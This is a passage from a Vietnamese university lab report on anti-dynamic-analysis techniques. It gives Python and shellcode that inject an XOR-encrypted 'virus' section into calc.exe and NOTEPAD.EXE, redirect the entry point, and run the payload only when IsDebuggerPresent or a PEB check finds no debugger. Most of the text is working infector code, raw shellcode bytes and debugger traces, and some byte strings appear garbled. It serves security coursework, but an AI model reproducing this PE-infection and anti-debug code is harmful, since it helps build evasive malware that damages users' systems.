177 #Return to address of entry point if debugging detected, if not go to lea esi, virus
178 code += b"\xB8" + struct.pack("<i", mov_eax_value)  + b"\xFF\xD0"
179 #lea esi, virus
180 virtual_address_virus = pe.sections[-1].VirtualAddress + pe.OPTIONAL_HEADER.ImageBase
181 code += b"\x8D\x35" + struct.pack("<i", virtual_address_virus)
182
183 #Decrypt cipher virus
184 code += b"\xB9\x28\x01\x00\x00\x31\x0E\x31\x36\x83\xC6\x04\x83\xE9\x04\x83\xF9\x00\x0F\x85\xED\xFF\xFF\xFF"
185
186 #Call virus after decrypted
187 call_offset_virus = pe.sections[-1].VirtualAddress - (pe.sections[-2].VirtualAddress + 0x38) - 5
188 code += b"\xE8" + struct.pack("<i", call_offset_virus)
189
190 #Write decryptor in section .code
191 raw_offset_code = pe.sections[-2].PointerToRawData
192 pe.set_bytes_at_offset(raw_offset_code, bytes(code))
193 pe.write(exe_path)
194 #print(pe.sections[-2].get_data())
195
```

Bước 4: Đổi Address Of Entry Point trong OPTIONAL_HEADER thành Relative Virtual Address của section .code (như Yêu cầu A)

Kết quả: đạt được mục tiêu, source code áp dụng cho 2 file calc.exe, NOTEPAD.EXE.

Link source code: AntiDebugger1.py

Cách 2: Windows API – IsDebuggerPresent()

IsDebuggerPresent() là một hàm call API nhưng bản chất nó cũng check BeingDebugged flag trong cấu trúc PEB chỉ khác nó là lệnh call API.

Ý tưởng: thêm 3 sections mới

- Section .virus: ciphertext virus
- Section .api: source code hàm call API IsDebuggerPresent
- Section .code: check Debugger bằng IsDebuggerPresent(). Nếu trong Debugger, quay lại thực thi chương trình bình thường.

Thực hiện:

Bước 1: Tạo 3 sections mới (như Yêu cầu A)

Bước 2: Shellcode trong section .virus (như Yêu cầu A)

Bước 3: Shellcode trong section .api

Khi check IAT (Import Address Table), ta sẽ không thấy bất kỳ hàm IsDebuggerPresent() nào có sẵn. Do đó, phải tự build source của hàm này (theo hướng dẫn tại Writing and Compiling Shellcode in C)

File **antidebug.cpp** như sau:

```
#include <iostream>
#include <Windows.h>
#include "peb-lookup.h"

// It's worth noting that strings can be defined nside the .text section:
#pragma code_seg(".text")

__declspec(allocate(".text"))
wchar_t kernel32_str[] = L"kernel32.dll";
```

```
__declspec(allocate(".text"))
char load_lib_str[] = "LoadLibraryA";

int main(int argc, char *argv[])
{
    // Stack based strings for libraries and functions the shellcode needs
    wchar_t kernel32_dll_name[] = { 'k','e','r','n','e','l','3','2','.','d','l','l',
0 };
                        char          is_debugged_present[]          =          {
'I','s','D','e','b','u','g','g','e','r','P','r','e','s','e','n','t', 0 };
    // resolve kernel32 image base
    LPVOID base = get_module_by_name((const LPWSTR)kernel32_dll_name);
    if (!base) {
        return 1;
    }
    // resolve getprocaddress() address
    LPVOID get_proc = get_func_by_name((HMODULE)base, (LPSTR)is_debugged_present);
    if (!get_proc) {
        return 2;
    }
    // loadlibrarya and getprocaddress function definitions
    BOOL(WINAPI * _IsDebuggerPresent)()
        = (BOOL(WINAPI*)()) get_proc;

    if (!_IsDebuggerPresent())
        return 3;
    return 0;
}
```

Hàm IsDebuggerPresent() nằm trong thư viện kernel32.dll. Theo source code api.c:

- IsDebuggerPresent() = 1, tồn tại debugger, return 0
- IsDebuggerPresent() = 0, không tồn tại debugger, return 3.

Compile **antidebug.cpp** thành api.asm:

```
C:\Users\ASUS\Downloads>"C:\Program Files\Microsoft Visual Studio\2022\Community\Common7\Tools\VsDevCmd.bat"
**********************************************************************
** Visual Studio 2022 Developer Command Prompt v17.1.2
** Copyright (c) 2022 Microsoft Corporation
**********************************************************************

C:\Users\ASUS\Downloads>"C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Tools\MSVC\14.31.31103\bin\Hostx86\x
86\cl.exe" /c /FA /GS- antidebug.cpp
Microsoft (R) C/C++ Optimizing Compiler Version 19.31.31105 for x86
Copyright (C) Microsoft Corporation.  All rights reserved.

antidebug.cpp
```

Chỉnh sửa file **antidebug.asm** như hướng dẫn trong link tham khảo

```
9   PUBLIC  ?get_module_by_name@@YAPAXPA_W@Z    ; get_module_by_name
10  PUBLIC  ?get_func_by_name@@YAPAXPAXPAD@Z    ; get_func_by_name
11  PUBLIC  _main
12
13  _TEXT SEGMENT
14
15
16  AlignESP PROC
17      push esi
18      mov esi, esp
19      and esp, 0FFFFFFF0h
20      sub esp, 020h
21      call _main
22      mov esp, esi
23      pop esi
24      ret
25  AlignESP ENDP
```


```
340   ASSUME FS:NOTHING
341   mov eax, DWORD PTR fs:[48]
342   ASSUME FS:ERROR
```

```
C:\Users\ASUS\Downloads>"C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Tools\MSVC\14.31.31103\bin\Hostx86\x
86\ml.exe" antidebug.asm /link /entry:AlignESP
```


Tạo file exe

```
C:\Users\ASUS\Downloads>"C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Tools\MSVC\14.31.31103\bin\Hostx86\x
86\ml.exe" antidebug.asm /link /entry:AlignESP
```

Mở file .exe trong CFF explore, copy bytes section .text và đó cũng chính là shellcode của section .api



Trong debugger, giá trị eax trả về là 0.



Code python:

```
''' ------------------------------MODIFY SECTION .API------------------------------ '''
'''This section contain API call IsDebuggerPresent that is created by compiling shellcode in C'''
is_debugg = bytes(b"\x66\x0B\xF4\x83\xEC\x02\xE8\x04\x00\x00\x00\x66\x8E\x3E\xC3\x55\x8B\xEC\x83\xEC\x3C\x8B\x68\x00\x00\x00\x66\x89\x45\xC4\x89\x65\x00\x00\x00\x66\x8B"
        b"\x4D\xC8\x8B\x72\x3C\x8B\x00\x00\x00\x66\x55\xC8\x8B\x6E\x00\x00\x00\x66\x89\x65\x00\x00\x00\x66\x89\x4D\xCC\x8B\x6C\x00\x00\x00\x66\x89\x55\xCE\x8B\x31"
        b"\x00\x00\x00\x66\x89\x45\x00\x89\x32\x00\x00\x00\x66\x89\x4D\xD2\x8A\x2E\x00\x00\x00\x66\x89\x55\xD4\x8B\x66\x00\x00\x00\x66\x89\x45\xD6\x89\x6C\x00\x00\x00\x66"
        b"\x89\x4D\xD8\xBA\x0C\x00\x00\x00\x66\x89\x55\xDA\x33\xC0\x66\x89\x45\xDC\xC6\x45\xE0\x49\xC6\x45\xE1\x73\xC6\x45\xE2\x44\xC6\x45\xE3\x65\xC6\x45\xE4\x62\xC6\x45"
        b"\xE5\x75\xC6\x45\xE6\x67\xC6\x45\xE7\x67\xC6\x45\xE8\x65\xC6\x45\xE9\x72\xC6\x45\xEA\x50\xC6\x45\xEB\x72\xC6\x45\xEC\x65\xC6\x45\xED\x73\xC6\x45\xEE\x65\xC6\x45"
        b"\xEF\x6E\xC6\x45\xF0\x74\xC6\x45\xF1\x00\x8D\x4D\xC4\x51\xE8\xA7\x01\x00\x00\x83\xC4\x04\x89\x45\xFC\x83\x7D\xFC\x00\x75\x07\x88\x01\x00\x00\xEB\x36\x8D\x55"
        b"\xE0\x52\x8B\x45\xFC\x50\xE8\x2D\x00\x00\x00\x83\xC4\x08\x89\x45\xF8\x83\x7D\xF8\x00\x75\x07\x88\x02\x00\x00\xEB\x10\x8B\x4D\xF8\x89\x4D\xF4\xFF\x55\xF4\x85"
        b"\xC0\x75\x07\x88\x03\x00\x00\x00\xEB\x02\x33\xC0\x8B\xE5\x5D\xC3\x55\x8B\xEC\x83\xEC\x3C\x8B\x45\x08\x89\x45\xEC\x8B\x4D\xEC\x0F\xB7\x11\x81\xFA\x40\x5A\x00\x00"
        b"\x74\x07\x33\xC0\xE9\x35\x01\x00\x00\x8B\x45\xEC\x8B\x48\x3C\x03\x4D\xEC\x89\x4D\xE4\x8B\x55\xE4\x81\x3A\x50\x45\x00\x00\x74\x07\x33\xC0\xE9\x1D\x01\x00\x00"
        b"\x45\xE8\x83\x38\x0F\x75\x07\x33\xC0\xE9\x0B\x01\x00\x00\x8B\x4D\xE8\x8B\x11\x89\x55\xE0\x8B\x45\xE8\x8B\x48\x14\x89\x4D\xF4\x8B\x55\xE8\x8B\x42\x28\x89\x45"
        b"\xF8\x8D\x4D\xC4\x51\xE8\xA7\x01\x00\x00\x83\xC4\x04\x89\x45\xFC\x8B\x55\xFC\x83\xC2\x01\x89\x55\xFC\x8B\x45\x0C\x03\x45\xFC\x0F\xBE\x08\x85\xC9\x74\x27\x8B\x55\xF0\x03\x55\xFC"
        b"\x0F\xBE\x02\x85\xC0\x74\x1A\x8B\x4D\x0C\x03\x4D\xFC\x0F\xBE\x11\x8B\x45\xF0\x03\x45\xFC\x0F\xBE\x08\x38\x01\x74\x02\xEB\x02\xEB\xC3\x8B\x55\x0C\x03\x55\xFC\x0F"
        b"\xBE\x02\x85\xC0\x73\x19\x8B\x4D\xF0\x03\x4D\xFC\x0F\xBE\x11\x85\x02\x75\x0C\x8B\x45\xC4\x8B\x4D\x08\x03\x48\x08\xC1\xE8\x07\xE9\x38\xFF\xFF\xFF\x33\xC0\x8B\x15"
        b"\xC0\xC3\x55\x8B\xEC\x83\xEC\x24\xC7\x45\xE8\x00\x00\x00\x00\x64\xA1\x30\x00\x00\x00\x89\x45\xE4\x8B\x45\xE4\x8B\x40\x0C\x89\x45\xE0\x8B\x55\xE0\x8B\x52\x0C\x89"
        b"\x50\x18\x89\x4D\xDC\x89\x55\xD8\x8B\x45\xDC\x8B\x4D\x18\x89\x48\x10\x8B\x55\xDC\x8B\x42\x10\x89\x45\xD4\x8B\x4D\xD4\x83\xC1\x28\x89\x4D\xF0\x8B\x55\xF0\x8B\x02"
        b"\x01\x00\x00\x8B\x45\xE8\x83\x78\x30\x00\x75\x02\xEB\xDE\xEB\x4D\xE8\xE8\x51\x30\x89\x55\xEC\xC7\x45\xF0\x00\x00\x00\x00\xC7\x45\xF0\x00\x00\x08\x00\xEB\x09\x8B"
        b"\x45\xF0\x83\xC0\x01\x89\x45\xF0\x8B\x4D\xF0\x8B\x55\x08\x0F\xB7\x04\x4A\x83\xF8\x5A\x7F\x37\x8B\x4D\xF0\x8B\x55\x08\x0F\xB7\x04\x4A\x83\xF8\x41\x7C\x28\x8B\x4D\xF0\x8B\x55\x08"
        b"\x0F\xB7\x04\x4A\x83\xC0\x20\x89\x45\xE8\x8B\x4D\xF0\x8B\x55\x08\x66\x8B\x45\xE8\x66\x89\x04\x4A\xEB\x0E\x8B\x55\xF0\x8B\x45\x08\x66\x8B\x4D\xE8\x66\x89\x4C\x42"
        b"\x66\x8B\x0C\x50\x66\x89\x4D\xFE\x66\x8B\x55\xFE\x66\x89\x55\xF8\x8B\x45\xF8\x8B\x4D\xEC\x0F\xB7\x14\x41\x83\xFA\x5A\x7F\x37\x8B\x45\xF8\x8B\x4D\xEC\x0F\xB7\x14"
        b"\x41\x83\xFA\x41\x7C\x2B\x8B\x45\xF8\x8B\x4D\xEC\x0F\xB7\x14\x41\x83\xC2\x20\x8B\x45\x0C\x8B\x4D\xE8\x66\x88\x55\x0C\x66\x8B\x15\x41\x66\x8B\x45\x0C"
        b"\x66\x89\x45\xFC\xEB\x0E\x8B\x4D\xF0\x8B\x55\xEC\x66\x8B\x84\x4A\x66\x89\x45\xFC\x66\x8B\x4D\xFC\x66\x89\x4D\xFA\x0F\xB7\x55\xF8\x0F\xB7\x45\xFA\x3B\xD0\x74\x02"
        b"\xEB\x05\xE9\x08\xFF\xFF\xFF\x8B\x4D\xF8\x8B\x55\x08\x0F\xB7\x04\x4A\x85\xC0\x75\x10\x8B\x4D\xF0\x8B\x55\xEC\x0F\xB7\x04\x4A\x85\xC0\x75\x08\x8B\x4D\xE8\x8B\x41"
        b"\x18\xEB\x0F\x8B\x55\xE8\x8B\x02\x89\x45\xE8\xE9\x9C\xFE\xFF\xFF\x33\xC0\x8B\xE5\x5D\xC3")

#Write is_debugg to section .api
raw_offset_api = pe.sections[-1].PointerToRawData
pe.set_bytes_at_offset(raw_offset_api, bytes(is_debugg))
pe.write(exe_path)
```

Bước 4: Shellcode trong section .code

Đầu tiên, gọi section .api để check sự tồn tại của Debugger.

- eax = 0, thực thi lệnh tiếp theo, chương trình chạy bình thường.
- eax # 3, decryptor thực thi rồi gọi section .virus

```
0101F000   E8 FB1F0000      call calc2.1021000                  EntryPoint
0101F005   83F8 00          cmp eax,0
0101F008   0F85 07000000    jne calc2.101F015
0101F00E   B8 75240101      mov eax,calc2.1012475
0101F013   FFD0             call eax
0101F015   8D35 00000201    lea esi,dword ptr ds:[1020000]      esi:EntryPoint
0101F01B   B9 28010000      mov ecx,128
0101F020   310E             xor dword ptr ds:[esi],ecx          esi:EntryPoint
0101F022   3136             xor dword ptr ds:[esi],esi          esi:EntryPoint
0101F024   83C6 04          add esi,4                           esi:EntryPoint
0101F027   83E9 04          sub ecx,4
0101F02A   83F9 00          cmp ecx,0
0101F02D   0F85 EDFFFFFF    jne calc2.101F020
0101F033   E8 C80F0000      call calc2.1020000
0101F038   0000             add byte ptr ds:[eax],al

Hide FPU
EAX   00000000
EBX   002B8000
ECX   75E2A040   <kernel32.IsDebuggerPresent>
EDX   00000000
EBP   000DFF84
ESP   000DFF78
ESI   0101F000   <calc2.EntryPoint>
EDI   0101F000   <calc2.EntryPoint>
EIP   0101F005   calc2.0101F005
EFLAGS  00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
```

Code python:

```
''' ------------------------------MODIFY SECTION .CODE------------------------------ '''
#call IsDebuggerPresent()
call_offset_to_isdebugg = pe.sections[-1].VirtualAddress - pe.sections[-3].VirtualAddress - 5
shellcode = b"\xE8" + struct.pack("<i", call_offset_to_isdebugg)

#check Debugger. If not, decrypt virus section.
shellcode += b"\x83\xF8\x00\x0F\x85\x07\x00\x00\x00"

#Return to address of entry point if debugging detected, if not go to decryptor
shellcode += b"\xB8" + struct.pack("<i", mov_eax_value)  + b"\xFF\xD0"

#lea esi, virus
virtual_address_virus = pe.sections[-2].VirtualAddress + pe.OPTIONAL_HEADER.ImageBase
shellcode += b"\x8D\x35" + struct.pack("<i", virtual_address_virus)

#decryptor if not dectect debugger
shellcode += b"\x89\x28\x01\x00\x00\x31\x0E\x31\x36\x83\xC6\x04\x83\xE9\x04\x83\xF9\x00\x0F\x85\xED\xFF\xFF\xFF"

#Call virus after decrypted
call_offset_virus = pe.sections[-2].VirtualAddress - (pe.sections[-3].VirtualAddress + 0x33) - 5
shellcode += b"\xE8" + struct.pack("<i", call_offset_virus)

#Write shellcode to section .code
raw_offset_code = pe.sections[-3].PointerToRawData
pe.set_bytes_at_offset(raw_offset_code, bytes(shellcode))
pe.write(exe_path)
```

Bước 5: Đổi Address Of Entry Point trong OPTIONAL_HEADER thành Relative Virtual Address của section .code (như Yêu cầu A)

Kết quả: đạt được mục tiêu, source code áp dụng cho 2 file calc.exe, NOTEPAD.EXE.

Link source code: AntiDebugger2.py

LINK THAM KHẢO

1. Slides bài giảng 06 - Anti Dynamic Analysis
2. Code Injection with Python: https://axcheron.github.io/code-injection-with-python/
3. SEH Based Buffer Overflow: https://www.ired.team/offensive-security/code-injection-process-injection/binary-exploitation/seh-based-buffer-overflow
4. Defeating malware's Anti-VM techniques (CPUID-Based Instructions): https://rayanfam.com/topics/defeating-malware-anti-vm-techniques-cpuid-based-instructions/
5. Tool ScoopcyNG: https://www.trapkit.de/
6. Execute and Compiling Shellcode in C: https://www.ired.team/offensive-security/code-injection-process-injection/writing-and-compiling-shellcode-in-c
7. VMXh-Magic-Value: https://www.aldeid.com/wiki/VMXh-Magic-Value

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File .DOCX và .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).

  *Ví dụ: [*NT101.K11.ANTT*]-Exe01_Group03.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm bài nộp.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.